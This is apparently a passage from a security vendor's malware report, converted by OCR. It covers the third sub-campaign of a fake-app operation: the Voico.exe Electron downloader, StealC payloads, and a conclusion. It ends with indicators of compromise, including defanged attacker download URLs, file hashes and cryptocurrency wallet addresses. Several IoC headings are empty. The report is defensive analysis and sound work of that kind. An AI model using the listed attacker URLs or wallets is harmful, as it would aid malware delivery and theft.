


Third sub-campaign: malicious and original sites

Just like the previous two sub-campaigns, the malicious website contains a download link for the initial downloader imitating the application. The downloader is hosted on Dropbox and follows the same logic described in the first sub-campaign to download the appropriate downloader for the victim's operating system. During our investigation, the malicious website of this campaign ceased to exist. The sample name is **Voico.exe**.

Initial downloader (Voico.exe)

This sample is also an Electron application with mostly the same structure as the initial downloaders in the previous two sub-campaigns. The downloader logic also remains the same. Most of the changes involve the main interface of the application, and different URLs are contained in the configuration file.




Voico.exe main interface

In addition to these changes, the sample prompts the victim to fill in a registration form, which doesn't send the data to the C2. Instead, it passes the user's credentials to the **console.log()** function:

```
// Теперь вы можете использовать эти значения для дальнейшей обработки или отправки на сервер
// <Translation>: Now you can use these values for further processing or sending to the server
console.log('Name:', name);
console.log('Username:', username);
console.log('Native Language:', nativeLanguage);
console.log('Voice:', voice);
console.log('Password:', password);
```

The following diagram shows the execution routine for this sample:




Voico.exe execution routine

Both samples in this campaign (**updateload.exe** and **bytes.exe**) have very similar behavior to the **updateload.exe** sample from the second sub-campaign.

Payload (updateload.exe and bytes.exe)

These samples have similar behavior as the **updateload.exe** sample from the second sub-campaign with one difference: the **StealC** malware downloaded by them communicates to a different C2 server. Other than that, the whole routine from the **updateload.exe** and **bytes.exe** execution to the final payload execution is the same. Here is a diagram of the execution routine for these samples:



Third sub-campaign – updateload.exe & bytes.exe

Possible other sub-campaigns

During the analysis of this campaign, the analyzed samples were hosted at the following paths on the attacker website: http[:]//testload.pythonanywhere.com/getbytes/**f** and http[:]//testload.pythonanywhere.com/getbytes/**m**. We didn't find any other resources used in the current sub-campaigns (which doesn't mean they won't appear in the future). However, we noticed other samples hosted in different paths, unrelated to the ongoing sub-campaigns. The following is a list of paths on the PythonAnywhere website where these samples are hosted:

- http[:]//testload.pythonanywhere.com/getbytes/**s**
- http[:]//testload.pythonanywhere.com/getbytes/**h**

The hashes of the files in the new paths are already included in the IoCs list below.

Conclusion

The campaign uncovered in this report demonstrate the persistent and evolving threat posed by cybercriminals who are adept at mimicking legitimate projects to deceive victims. By exploiting the trust users place in well-known platforms, these attackers effectively deploy a range of malware designed to steal sensitive information, compromise systems, and ultimately achieve financial gain.

The reliance on social engineering techniques such as phishing, coupled with multistage malware delivery mechanisms, highlights the advanced capabilities of the threat actors involved. Their use of platforms like Dropbox to host initial downloaders, alongside the deployment of infostealer and clipper malware, points to a coordinated effort to evade detection and maximize the impact of their operations. The commonalities between different sub-campaigns and the shared infrastructure across them further suggests a well-organized operation, potentially tied to a single actor or group with specific financial motives. Our detailed analysis of the three active sub-campaigns, from the initial downloader routines to the final payloads, reveals a complex chain of attacks designed to penetrate both Windows and macOS environments.

In addition to the active sub-campaigns, the discovery of 16 inactive sub-campaigns highlights the dynamic and adaptable nature of the threat actor's operations. These inactive sub-campaigns, which may represent either older campaigns that have been retired or new ones that have not yet been launched, illustrate the threat actor's ability to rapidly create and deploy new malicious operations, targeting trending topics at the time of campaign. This rapid turnover suggests a well-resourced and agile adversary, capable of quickly shifting tactics and infrastructure to avoid detection and maintain the effectiveness of their campaigns. The presence of these dormant campaigns also indicates that the threat actor is likely to continue evolving their strategies, potentially reactivating these sub-campaigns or launching entirely new ones in the near future. This reinforces the need for continuous monitoring and proactive defense strategies to stay ahead of these evolving threats.

If your company has experienced a cybersecurity incident that requires an immediate response, contact Kaspersky Incident Response service.

Indicators of Compromise

URLs to third party services

Network IoCs

Host IoCs

Hashes for malicious files

Hashes for legitimate files used in the campaigns

SHA256
69A90665113BD73B30360D87F7F6ED2C789A90A67F3B6E86474E21273A64F699
B7D3BC460A17E1B43C9FF09786E44EA4033710538BDB539400B55E5B80D0B338
0891EDB0CC1C0208AF2E4BC65D6B5A7160642F89FD4B4DC321F79D2B5DFC2DCC
9D8547266C90CAE7E2F5F5A81AF27FB6BC6ADE56A798B429CDB6588A89CEC874
7D42E121560BC79A2375A15168AC536872399BF80DE08E5CC8B3F0240CDC693A
CE0905A140D0F72775EA5895C01910E4A492F39C2E35EDCE9E9B8886A9821FB1
4C33D4179FFF5D7AA7E046E878CD80C0146B0B134AE0092CE7547607ABC76A49
EA748CAF0ED2AAC4008CCB9FD9761993F9583E3BC35783CFA42593E6BA3EB393
934D882EFD3C0F3F1EFBC238EF87708F3879F5BB456D30AF62F3368D58B6AA4C
AE3CB6C6AFBA9A4AA5C85F66023C35338CA579B30326DD02918F9D55259503D5

Cryptocurrency wallet addresses

Crypto	Wallet Address
BTC	1DSWHiAW1iSFYVb86WQQUPn57iQ6W1DjGo
BTC	bc1qqkvgqtpwq6g59xgwr2sccvmudejfxwyl8g9xg0
ETH	0xaf0362e215Ff4e004F30e785e822F7E20b99723A